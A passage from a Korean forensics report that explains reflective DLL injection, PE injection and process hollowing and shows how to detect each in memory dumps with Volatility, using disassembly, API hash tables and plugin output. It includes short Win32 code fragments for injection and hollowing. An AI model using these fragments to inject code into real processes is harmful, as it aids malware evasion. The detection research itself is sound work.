- 8) VirtualAlloc 으로 DLL 이 다시 로딩될 메모리 공간을 확보(PAGE_EXECUTE_READWRITE Protection)
- 9) 확보한 공간에 헤더부터 섹션 매핑
- 10) 에서 알아낸 API 를 이용하여 IAT 입력
- 11) relocation 수행
- 12) 마지막으로 DLLMain Entry Point 로 이동

③ Reflective DLL Injection - 탐지 기법

LoadLibrary 함수를 사용하지 않으므로 DLL 경로가 메모리상 남지 않고, _LDR_DATA_TABLE_ENTRY 가 생성되지 않는다. 따라서 기존의 Dlllist 나 ldrmodules 등의 플러그인은 효과가 없다.

Reflective DLL Injection 은 여러가지 형태가 존재하나 공통적으로 타겟 프로세스 메모리에 DLL 데이터를 인젝션할 공간을 VirtualAllocEx 등으로 할당하면서 PrivateMemory Bit 가 설정되며 PAGE_EXECUTE_READWRITE Protection 을 부여한다. 따라서 Vad 영역에서 PrivateMemory 비트가 설정되어 있고 PAGE_EXECUTE_READWRITE Protection 이 설정된 영역을 찾아야 한다.¹³ Volatility 의 Malfind 가 위와 같은 방식으로 동작한다.¹⁴ ¹⁵ 해당하는 영역에서 MZ 시그니처 탐지 등으로 인젝션된 코드를 찾는 것이 주요 탐지기법이 된다. 상술한 기법은 일반적인 기법으로, 본 보고서에서는 다음의 기법을 제안하고자 한다.

- 1) Malfind 가 탐지되거나, 프로세스의 핸들 중 스레드의 PID 가 프로세스의 PID 와 일치하지 않는 스레드가 있는 프로세스를 선별한다.
- 2) 선별된 프로세스의 모든 스레드의 win32startaddress 주소를 조회한다.
- 3) 주소에 악성 의심 코드가 있는지 확인한다.
 - 가) 실제 플러그인 실행 시 volshell 등을 이용하여 manual 하게 실행코드가 있는지 확인하기 어려우므로 자동화를 위하여 본 보고서에서는 다음의 방법을 제시한다.
 - 나) Reflective DLL Injection 에서는 ②-7) 과 같이 kernel32.dll, ntdll.dll 등 DLL 과 LoadLibrary, GetProcAddress, VirtualAlloc 등의 API 주소를 알아낸다. 이때 일반적으로 공격자들은 원하는 API 를 찾기 위하여 미리 계산된 API 의 Hash 값과 심볼 문자열의 해시값을 비교하는 방법을 사용한다.¹⁶¹⁷

13 Michael Hale Ligh , Andrew Case, Jamie Levy, AArion Walters, Art of Memory Forensics(WILEY, 2014), p.257.

14 <https://github.com/volatilityfoundation/volatility3/blob/develop/volatility3/framework/plugins/windows/malfind.py>

15 <https://github.com/volatilityfoundation/volatility/wiki/Command-Reference-Mal#malfind>

16 Michael Sikorski, Andrew Honig, Practical Malware Analysis : The Hands-On Guide to Dissecting Malicious Software, p.418.

17 Real world에서도 해당 기법을 사용하는 사례는 자주 발견된다.

다) API Hash 값은 구현 방식에 따라 달라질 수 있으나 보통 32bit ror-additive 해시 방식을 사용하고¹⁸, 계산된 해시값은 실행코드(Reflective Loader 함수)내에 하드코딩되어 있는 경우가 보통이다. 아래 표는 악성코드에서 검색하는 대표적인 API의 해시값이다.

[표 10] API 해시 리스트

| | |
|--------------------------------------|------------|
| #define KERNEL32DLL_HASH | 0x6A4ABC5B |
| #define NTDLLDLL_HASH | 0x3CFA685D |
| #define LOADLIBRARYA_HASH | 0xEC0E4E8E |
| #define GETPROCADDRESS_HASH | 0x7C0DFCAA |
| #define VIRTUALALLOC_HASH | 0x91AFCA54 |
| #define NTFLUSHINSTRUCTIONCACHE_HASH | 0x534C0AB8 |

- 4) 따라서 win32startaddress 가 속한 vad 영역에서 위 API hash 를 검색하여 모두 검색되거나 일부를 제외하고 모두 검색된다면 해당 영역은 Reflective Loader 실행코드가 삽입된 영역이라고 추정할 수 있다.
- 5) Malfind 로 검색된 VAD 영역에 대하여 Yara rule 을 이용하여 dll 이 로딩된 영역을 찾는다(MZ 시그니처 검색)
- 6) Reflective Loader 영역과 DLL 이 로딩된 영역이 모두 탐지되면 Reflectivce DLL Injection 이 발생했다고 탐지한다.

④ Reflective DLL Injection - Volatility 를 활용한 탐지

Handles 플러그인을 사용하여 프로세스의 핸들을 조사한 결과 pid 가 일치하지 않는 스레드를 찾을 수 있었다. CreateRemoteThread 등으로 pid 2692 프로세스에 생성된 스레드임을 추측할 수 있다.

| |
|--|
| 6576 inject.x64.exe 0xb484726acf30 0xd0 EtwRegistration 0x804 |
| 6576 inject.x64.exe 0xb484726ae890 0xd4 EtwRegistration 0x804 |
| 6576 inject.x64.exe 0xb48472cdb7e0 0xd8 Event 0x1f0003 |
| 6576 inject.x64.exe 0xb48471593080 0xdc Thread 0x1fffff Tid 4180 Pid 6576 |
| 22:36:35 thread_wln32startaddress : 0x7ff6be921a3c |
| 6576 inject.x64.exe 0xb48471888c50 0xe0 ALPC Port 0x1f0001 |
| 6576 inject.x64.exe 0xb484726ad540 0xe4 IoCompletion 0x1f0003 |
| 6576 inject.x64.exe 0xb4847159ad90 0xe8 TpWorkerFactory 0xf00ff |
| 6576 inject.x64.exe 0xb48472690ae0 0xec IRTimer 0x100002 |
| 6576 inject.x64.exe 0xb48472a28600 0xf0 WaitCompletionPacket 0x1 |
| 6576 inject.x64.exe 0xb48472691580 0xf4 IRTimer 0x100002 |
| 6576 inject.x64.exe 0xb48472a29570 0xf8 WaitCompletionPacket 0x1 |
| 6576 inject.x64.exe 0xb48470374080 0x100 Thread 0x1fffff Tid 4288 Pid 2692 |

[그림 25] 인젝션 의심 Thread

Handles 플러그인의 코드를 일부 수정하여 EThread 구조체 상 win32startAddress 를 추출하였다.

18 Michael Sikorski, Andrew Honig, Practical Malware Analysis : The Hands-On Guide to Dissecting Malicious Software, p.418.

```

obj_type = entry.get_object_type(type_map, cookie)
if obj.type is None:
    continue
if obj.type == "File":
    item = entry.Body.cast("_FILE_OBJECT")
    obj.name = item.file_name_with_device()
elif obj.type == "Process":
    item = entry.Body.cast("_PROCESS")
    obj.name = "{} Pid {}".format(utility.array_to_string(proc.ImageFileName), item.UniqueProcessId)
elif obj.type == "Thread":
    item = entry.Body.cast("_THREAD")
    obj.name = "Tid {} Pid {} thread_state : {} thread_wait_reason : {} thread_create_time () thread_end_time () thread_win32startaddress : {}".
        format(item.Cid.UniqueThread, item.Cid.UniqueProcess, item.Tcb.get_state(), item.Tcb.get_wait_reason(),
               conversion.wintime_to_datetime(item.CreateTime.QuadPart), conversion.wintime_to_datetime(item.ExitTime.QuadPart), hex(item.Win32StartAddress))

```

[그림 26] 수정된 코드

```


6576  inject.x64.exe 0xb48470174000 0x100 Thread 0xffffffff Tid 4788 Pid 2692 thread_state : Waiting thread_wait_reason : UserRequest thread_create_time 2021-07-21 16:32:33 thr
end_end_time 1600-09-26 22:36:31 thread_win32startaddress : 0x19a32b40440

```

[그림 27] 스레드 시작 주소

Volshell 을 이용하여 해당 스레드 시작주소를 디스어셈블하였다. 그림 4 와 같이 실행 가능한 코드가 발견되었다. 해당 코드가 reflective loader 함수일 가능성성이 높다.

Win32startaddrees 가 속한 영역에서 loadlibrary 및 상술한 DLL 과 API 의 Hash 값을 검색한 결과 모두 탐지되었으며, 해당 부분은 .text 섹션에 속한 코드로서 Hash 를 비교하는 코드인 것으로 확인되었다.



[그림 28] LoadLibrary 해시

```
(primary_Process2692_1) >>> dis(0x19a32b40500)
0x19a32b40500: add    rdx, rsi
0x19a32b40503: add    r8w, r9w
0x19a32b40507: jne    0x19a32b404e8
0x19a32b40509: cmp    ecx, 0x6a4abc5b
0x19a32b4050f: jne    0x19a32b405df
0x19a32b40515: mov    rdx, qword ptr [r11 + 0x20]
0x19a32b40519: mov    edi, 0xfffff
0x19a32b4051e: movsxd rax, dword ptr [rdx + 0x3c]
0x19a32b40522: mov    ebp, dword ptr [rax + rdx + 0x88]
0x19a32b40529: mov    eax, 3
0x19a32b4052e: mov    r10d, dword ptr [rbp + rdx + 0x20]
0x19a32b40533: mov    ebx, dword ptr [rbp + rdx + 0x24]
0x19a32b40537: movzx  esi, ax
0x19a32b4053a: add    r10, rdx
0x19a32b4053d: add    rbx, rdx
0x19a32b40540: xor    r9d, r9d
0x19a32b40543: lea    r11d, [rax - 1]
0x19a32b40547: mov    r8d, dword ptr [r10]
0x19a32b4054a: mov    ecx, r9d
0x19a32b4054d: add    r8, rdx
0x19a32b40550: mov    al, byte ptr [r8]
0x19a32b40553: ror    ecx, 0xd
0x19a32b40556: movsx  eax, al
0x19a32b40559: inc    r8
0x19a32b4055c: add    ecx, eax
0x19a32b4055e: mov    al, byte ptr [r8]
0x19a32b40561: test   al, al
0x19a32b40563: ine    0x19a32b40553
0x19a32b40565: cmp    ecx, 0xec0e4e8e
0x19a32b4056b: je     0x19a32b4057d
0x19a32b4056d: cmp    ecx, 0x7c0dfcaa
0x19a32b40573: je     0x19a32b4057d
0x19a32b40575: cmp    ecx, 0x91afca54
0x19a32b4057b: jne    0x19a32b405c0
```

[그림 29] Hash 검색된 부분의 디스어셈블리 결과

```
(primary_Process2692_1) >>> dis(0x19a32b40448, 0x500)
0x19a32b40448: mov    qword ptr [rsp + 8], rcx
0x19a32b4044d: push   rbx
0x19a32b4044e: push   rbp
0x19a32b4044f: push   rsi
0x19a32b40450: push   rdi
0x19a32b40451: push   r12
0x19a32b40453: push   r13
0x19a32b40455: push   r14
0x19a32b40457: push   r15
0x19a32b40459: sub    rsp, 0x38
0x19a32b4045d: xor    ebp, ebp
0x19a32b4045f: mov    r13d, ebp
0x19a32b40462: mov    r15d, ebp
0x19a32b40465: mov    qword ptr [rsp + 0x90], rbp
0x19a32b4046d: mov    r14d, ebp
0x19a32b40470: mov    r12d, ebp
0x19a32b40473: mov    qword ptr [rsp + 0x20], rbp
0x19a32b40478: call   0x19a32b408d8
0x19a32b4047d: lea    esi, [rbp + 1]
0x19a32b40480: mov    rdi, rax
0x19a32b40483: mov    eax, 0x5a4d
0x19a32b40488: cmp    word ptr [rdi], ax
0x19a32b4048b: jne    0x19a32b404a7
0x19a32b4048d: movsxd rax, dword ptr [rdi + 0x3c]
0x19a32b40491: lea    rcx, [rax - 0x40]
0x19a32b40495: cmp    rcx, 0x3bf
0x19a32b4049c: ja    0x19a32b404a7
0x19a32b4049e: cmp    dword ptr [rax + rdi], 0x4550
0x19a32b404a5: je     0x19a32b404ac
0x19a32b404a7: sub    rdi, rsi
0x19a32b404aa: jmp   0x19a32b40483
0x19a32b404ac: mov    rax, qword ptr gs:[0x60]
0x19a32b404b5: mov    qword ptr [rsp + 0x98], rdi
0x19a32b404bd: mov    rcx, qword ptr [rax + 0x18]
0x19a32b404c1: mov    r11, qword ptr [rcx + 0x20]
0x19a32b404c5: mov    qword ptr [rsp + 0x88], r11
0x19a32b404cd: test   r11, r11
0x19a32b404d0: je     0x19a32b406ae
```

[그림 30] Thread 시작 주소의 Disassemle 결과

Reflective loader 함수가 정상 실행되었다면 다른 메모리 영역에 dll이 매핑되었을 것이므로, malfind 플러그인을 사용하여 인젝션이 의심되는 영역을 찾는다. Malfind 실행 결과 두 개의 vad 영역이 탐지되었다.

이 중 0x19a32b40000 영역은 reflective loader 가 실행된 영역이 포함된 영역으로, dll 이 메모리에 매핑되기 전 raw 데이터가 로딩된 영역으로 확인된다. 0x19a32ec0000 영역에 MZ 시그니처가 발견되는 것으로 보아 실제로 매핑이 되었음을 알 수 있다.


| PID | Process Start VPN | End VPN | Tag | Protection | CommitCharge | PrivateMemory | File output | Hexdump | Disasm |
|----------------|----------------------|--------------------------|---------------|------------|------------------------|---------------|-------------|---------|----------|
| 2692 | notepad.exe | 0x19a32b40000 | 0x19a32b50fff | Vad5 | PAGE_EXECUTE_READWRITE | 17 | 1 | | Disabled |
| 4d | 5a 90 00 03 00 00 00 | MZ..... | | | | | | | |
| 04 | 00 00 00 ff ff 00 00 | | | | | | | | |
| b8 | 00 00 00 00 00 00 00 | | | | | | | | |
| 40 | 00 00 00 00 00 00 00 | 0..... | | | | | | | |
| 00 | 00 00 00 00 00 00 00 | 0..... | | | | | | | |
| 00 | 00 00 00 00 00 00 00 | 0..... | | | | | | | |
| 00 | 00 00 00 00 00 00 00 | 0..... | | | | | | | |
| 00 | 00 00 00 00 00 00 00 | 0..... | | | | | | | |
| 00 | 00 00 00 00 00 00 00 | 0..... | | | | | | | |
| 00 | 00 00 00 f8 00 00 00 | | | | | | | | |
| 0x19a32b40000: | pop | r10 | | | | | | | |
| 0x19a32b40002: | nop | | | | | | | | |
| 0x19a32b40003: | add | byte ptr [rbx], al | | | | | | | |
| 0x19a32b40005: | add | byte ptr [rax], al | | | | | | | |
| 0x19a32b40007: | add | byte ptr [rax + rax], al | | | | | | | |
| 0x19a32b40009: | add | byte ptr [rax], al | | | | | | | |
| 2692 | notepad.exe | 0x19a32ec0000 | 0x19a32ed6fff | Vad5 | PAGE_EXECUTE_READWRITE | 23 | 1 | | Disabled |
| 4d | 5a 90 00 03 00 00 00 | MZ..... | | | | | | | |
| 04 | 00 00 00 ff ff 00 00 | | | | | | | | |
| b8 | 00 00 00 00 00 00 00 | | | | | | | | |
| 40 | 00 00 00 00 00 00 00 | 0..... | | | | | | | |
| 00 | 00 00 00 00 00 00 00 | 0..... | | | | | | | |
| 00 | 00 00 00 00 00 00 00 | 0..... | | | | | | | |
| 00 | 00 00 00 00 00 00 00 | 0..... | | | | | | | |
| 00 | 00 00 00 f8 00 00 00 | | | | | | | | |
| 0x19a32ec0000: | pop | r10 | | | | | | | |
| 0x19a32ec0002: | nop | | | | | | | | |
| 0x19a32ec0003: | add | byte ptr [rbx], al | | | | | | | |
| 0x19a32ec0005: | add | byte ptr [rax], al | | | | | | | |
| 0x19a32ec0007: | add | byte ptr [rax + rax], al | | | | | | | |
| 0x19a32ec0009: | add | byte ptr [rax], al | | | | | | | |

[그림 31] malfind 구동 결과

■ [PE Injection : PAGE_EXECUTE_READWRITE && PE structure]

① PE Injection - 정의

PE Injection 이란 PE 구조를 타겟 프로세스에 강제로 삽입하고 실행하는 방법으로 LoadLibrary 를 호출하지 않고 디스크 내에 DLL 파일 추가 저장이 필요하지 않은 방법이다.¹⁹ PE Injection 은 타겟 프로세스의 virtual space address 에 code 를 copy 한 이후 새로운 Thread 를 생성함을 통해 해당 영역의 code 를 실행하게 된다.²⁰ 이 과정에서 복사된 malware process 의 base address 가 바뀐다는 문제점을 가지고 있는데, 이를 해결하기 위해 inject 되는 프로세스는 PE 자체의 고정 주소를 기반으로 동적으로 주소를 재계산하여 new base address 를 입력해줘야한다. 이 과정에서 inject 당하는 target process 의 relocation table 을 통해 new base address 를 구할 수 있다.



[그림 32] PE Injection 개요도

19 <https://rminche01.tistory.com/entry/Dropper-3-3PE-Injection>

20 <https://attack.mitre.org/techniques/T1055/002/>

② PE Injection - 동작 원리

PE Injection의 경우, 주요 흐름은 Find Target Process → OpenProcess → VirtualAlloc → WriteProcessMemory → CreateRemoteThread 순으로 진행되게 된다. 소스코드 상에서 해당 위의 흐름에 해당하는 부분과 상세 설명은 아래와 같다.

```
HANDLE targetProcess = OpenProcess(MAXIMUM_ALLOWED, FALSE,  
GetProcessId(processInfo.hProcess));
```

GetProcessId를 통해 processInfo.hProcess에 정의된 프로세스(ConsoleApplication.exe)의 PID 값을 받게 되고, OpenProcess를 통해 targetProcess의 Handle을 얻을 수 있다.

```
PVOID targetImage = VirtualAllocEx(targetProcess, NULL, ntHeader->OptionalHeader.SizeOfImage, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
```

OpenProcess를 통해 얻은 handle을 이용해 VirtualAllocEx를 통해 OptionalHeader.SizeOfImage 만큼 PAGE_EXECUTE_READWRITE 권한 및 메모리를 할당 후 0으로 초기화한다.

```
WriteProcessMemory(targetProcess, targetImage, localImage, ntHeader->OptionalHeader.SizeOfImage, NULL);
```

0으로 초기화된 영역에 localImage를 OptionalHeader.SizeOfImage 만큼 WriteProcessMemory를 통하여 기록한다.

```
CreateRemoteThread(targetProcess, NULL, 0,  
(LPTHREAD_START_ROUTINE)((DWORD_PTR)InjectionEntryPoint + deltaImageBase),  
NULL, 0, NULL);
```

CreateRemoteThread를 통해 InjectionEntryPoint + deltaImageBase에 삽입된 shellcode나 PE 파일을 targetProcess를 통해 Thread를 생성하여 실행한다.

③ PE Injection - 메모리 상에서 탐지 기법

PE Injection의 경우, 정상 프로세스 내에 PAGE_EXECUTE_READWRITE 조건을 할당한다. PE Injection의 경우, 직접 EXECUTE 할 필요가 존재하여 DLL Injection과는 달리 실행 권한을 할당하는 것으로 보인다.²¹ 즉 VAD 영역을 조사하였을 때 PAGE_EXECUTE_READWRITE와 PE signature가 탐지되어야 한다. 추가적으로 부모-자식 프로세스 관계를 통하여서도 정상적인 실행이라면 발생할 수 없는 관계가 PE Injection을 통해 나타날 수 있다.

21 Michael Hale Ligh, Andrew Case, Jamie Levy, Aaron Walters, Art of Memory Forensics(WILEY, 2014), p.257.

또한, 다른 Injection 기법을 PE Injection 기법으로 오탐하는 경우를 피하기 위해서 변경된 base address 를 바꿔기 전 base address 와 비교해야 한다.

④ PE injection- Volatility 를 활용한 탐지

메모리 상에서 탐지 기법에서 정상 프로세스 내에 PAGE_EXECUTE_READWRITE 조건을 찾기 위해 많이 사용되는 방법은 Volatility 의 malfind 플러그인이다. Malfind 플러그인을 통해 VAD 영역 내의 PAGE_EXECUTE_READWRITE 권한과 함께 VAD 영역의 데이터를 아래의 그림과 같이 확인할 수 있다. 아래 그림에서 7948 PID 를 가진 ConsoleApplication Process 에 MZ 라는 PE 구조의 Signature 를 확인할 수 있다.

이후 vadinfo 플러그인을 통해 MZ 시그니처가 존재한 0xfc0000 영역을 덤프한 후 file command 를 통해 아래와 같이 PE Executable 임을 확인하여 최종적으로 PE Injection 이 적용되었다고 판단할 수 있다.

```
(base) sin90@odongbin-0l-MacBookPro volatility3 % python vol.py -f peinjection.vmem windows.vadinfo --pid 7948 --address 0xfc0000 --dump
Volatility 3 Framework 1.1.1
Progress: 100.00          PDB scanning finished
PID      Process Offset Start VPN Tag     Protection     CommitCharge   PrivateMemory   Parent File    File output
7948    ConsoleApplica 0xda01d2eb2e00 0xfc0000      0xfcffff      VadS    PAGE_EXECUTE_READWRITE 6      1      0xfffffd01d2f75800      N/A      pid.7948.vad.0xfc0000-0xfc5fff.dmp
(base) sin90@odongbin-0l-MacBookPro volatility3 % file pid.7948.vad.0xfc0000-0xfc5fff.dmp
pid.7948.vad.0xfc0000-0xfc5fff.dmp: PE32 executable (console) Intel 80386, for MS Windows
```

[그림 33] MZ 시그니처 존재 VAD 덤프


```
7948  ConsoleApplica 0xfc0000      0xfc5fff      VadS    PAGE_EXECUTE_READWRITE 6      1      Disabled
4d 5a 90 00 03 00 00 00 MZ.....
04 00 00 00 ff ff 00 00 .....
b8 00 00 00 00 00 00 .....
40 00 00 00 00 00 00 @.....
00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 .....
00 00 00 00 f0 00 00 00 .....
0xfc0000:    dec    ebp
0xfc0001:    pop    edx
0xfc0002:    nop
0xfc0003:    add    byte ptr [ebx], al
0xfc0005:    add    byte ptr [eax], al
0xfc0007:    add    byte ptr [eax + eax], al
0xfc000a:    add    byte ptr [eax], al
```

[그림 34] malfind 조회 결과

■ [Process Hollowing : PEB && VAD Image BA && PAGE_EXECUTE_READWRITE]

① Process Hollowing - 정의

Process Hollowing²²은 일반적인 Injection 과는 다르게 정상적인 프로세스 (OS 및 시스템 관련 프로세스)를 먼저 생성한다. 이후 생성한 프로세스를 Suspend 하여 이미지를 언매핑하고 악성 PE (프로세스) 데이터를 매핑하여 다시 실행하도록 하는 기법이다. Hollowing 된 프로세스는 작업 관리자 도구나 Process Explorer 로 확인하여도 정상적인 프로세스의 형태를 유지하고 있으므로, 외관상의 구별이 힘들다.



[그림 35] 프로세스 할로잉 개요도

② Process Hollowing - 동작 원리

소스 코드를 통해서 Process Hollowing 의 전체적인 동작 원리와 과정은 다음과 같다.

```
CreateProcessA (0, "svchost", 0, 0, 0, CREATE_SUSPENDED, 0, 0, pStartupInfo, pProcessInfo );
```

제일 먼저 Hollowing 할 대상이 될 프로세스를 생성해주며, Hollowing 작업을 위해 "Suspended" 상태로 생성을 해준다.

```
PPEB pPEB = ReadRemotePEB(pProcessInfo->hProcess);
PLOADED_IMAGE pImage = ReadRemoteImage(pProcessInfo->hProcess, pPEB->ImageBaseAddress);
```

이후 생성된 프로세스의 PEB 정보 및 Image 의 Base Address 를 읽어서 저장한다.

```
pReadFile(hFile, pBuffer, dwSize, &dwBytesRead, 0);
PLOADED_IMAGE pSourceImage = GetLoadedImage((DWORD)pBuffer);
PIMAGE_NT_HEADERS32 pSourceHeaders = GetNTHHeaders((DWORD)pBuffer);
```

매핑할 악의적인 PE 데이터에 대해서 미리 읽어들여 저장한다.

22 <https://attack.mitre.org/techniques/T1055/012/>

```
HMODULE hNDLL = GetModuleHandleA("ntdll");
FARPROC fpNtUnmapViewOfSection = GetProcAddress(hNDLL, "NtUnmapViewOfSection");
_NtUnmapViewOfSection NtUnmapViewOfSection = (_NtUnmapViewOfSection)fpNtUnmapViewOfSection;
DWORD dwResult = NtUnmapViewOfSection ( pProcessInfo->hProcess, pPEB->ImageBaseAddress );
```

악의적인 PE 데이터를 매핑하기 이전에 생성한 프로세스에 이미 매핑되어 있는 이미지를 언매핑하는 과정을 수행한다. 이로써 생성한 프로세스는 빈 프로세스로 변하게 된다.

```
PVOID pRemoteImage = VirtualAllocEx ( pProcessInfo->hProcess, pPEB->ImageBaseAddress,
pSourceHeaders->OptionalHeader.SizeOfImage, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE );
```

생성한 프로세스에 이미지를 매핑하기 위해 “PAGE_EXECUTE_READWRITE” 권한으로 메모리를 할당한다.

```
WriteProcessMemory(pProcessInfo->hProcess, pPEB-
>ImageBaseAddress, pBuffer, pSourceHeaders->OptionalHeader.SizeOfHeaders, 0)
```

메모리 할당이 끝나면, 이전에 수집한 생성 프로세스의 PEB/Base Image Address 에 준비한 악성 PE 를 매핑하는 과정을 수행한다.

```
ResumeThread(pProcessInfo->hThread)
```

해당 매핑 과정이 끝나면 “Suspended” 상태였던 프로세스의 상태를 변경한다. 이로써 Process Hollowing 이 수행되는 것이다.

③ Process HOLLOWING - 메모리 상에서 탐지 기법

이 결과로 VAD 구조 상 name entry 가 제거되나 PEB 상에는 FileObject 구조체가 남아있을 수 있다. 또한 Hollowed 된 process 의 경우 VAD 정보에 private memory 라고 나타난다 이 의미는 타 프로세스에 메모리를 공유하지 않는다는 의미이다. 또한 VadS Tag 를 가지고 있으며, “PAGE_NOACCESS” 권한과 “PAGE_EXECUTE_READWRITE” 권한이 모두 나타나는 특징을 가진다. 추가적으로 각 프로세스의 PEB 와 VAD 정보를 이용해 ImageBaseAddress 가 프로세스의 VAD 영역에 있을 때 아래의 조건을 확인한다 이는 Hollowfind 가 탐지하는 방법이다.²³

- 1) VAD protection == PAGE_EXECUTE_READ_WRITE 그리고 PEB.ImageBaseAddress 에 해당하는 VAD entry 가 없을 때
- 2) VAD protection == PAGE_EXECUTE_WRITECOPY 그리고 PEB.ImageBaseAddress 에 해당하는 VAD entry 가 PEB

④ Process HOLLOWING - Volatility 를 활용한 탐지

Volatility 를 활용하여 위의 탐지 기법 중 유효한 기법을 재현한 바는 아래와 같다.

| | | | | | | | | | | |
|------|------|----------------|----------------|---|---|---|-------|----------------------------|-----|----------|
| 5008 | 3152 | conhost.exe | 0x9706616a7080 | 7 | - | 1 | False | 2021-07-15 22:47:02.000000 | N/A | Disabled |
| 3524 | 3152 | ProcessHollowi | 0x97066141b080 | 3 | - | 1 | True | 2021-07-15 22:47:04.000000 | N/A | Disabled |
| 4672 | 3524 | svchost.exe | 0x970660e4e340 | 3 | - | 1 | True | 2021-07-15 22:47:04.000000 | N/A | Disabled |

[그림 36] 이상 프로세스 탐지

메모리 덤프에 존재하는 프로세스 목록을 (PSList) 확인한 결과, 시스템 프로세스 중 하나인 “svchost” 프로세스가 이상 프로세스로부터 생성된 것을 확인할 수 있다.

| |
|---|
| * dhyun@gimdonghyeon-ui-MacBookPro ~ /volatility3 ¶ develop ¶ python3 vol.py -f .. /Downloads/process_hollowing_lab.vmem windows.dlllist --pid 4672 |
| Volatility 3 Framework 1.1.1 |
| Progress: 100.00 PDB scanning finished |
| PID Process Base Size Name Path LoadTime File output |
| 4672 svchost.exe 0xb0000 0xe000 svchost.exe C:\Windows\SysWOW64\svchost.exe 2021-07-15 22:47:04.000000 Disabled |
| 4672 svchost.exe 0x7fffd4c5b000 0x1f6000 ntdll.dll C:\Windows\SYSTEM32\ntdll.dll 2021-07-15 22:47:04.000000 Disabled |
| 4672 svchost.exe 0x7fffd4c51000 0x59000 wow64.dll C:\Windows\System32\wow64.dll 2021-07-15 22:47:04.000000 Disabled |
| 4672 svchost.exe 0x7fffd4b2b000 0x83000 wow64win.dll C:\Windows\System32\wow64win.dll 2021-07-15 22:47:04.000000 Disabled |
| 4672 svchost.exe 0x77150000 0xa0000 wow64cpu.dll C:\Windows\System32\wow64cpu.dll 2021-07-15 22:47:04.000000 Disabled |

[그림 37] 이상 프로세스에 대한 DLL List 수집

이에 해당 프로세스의 DLL 목록 (DLLList) 을 수집한 결과, “svchost.exe”的 Image Base Address 는 “0xb0000”임을 확인할 수 있었다.

| |
|---|
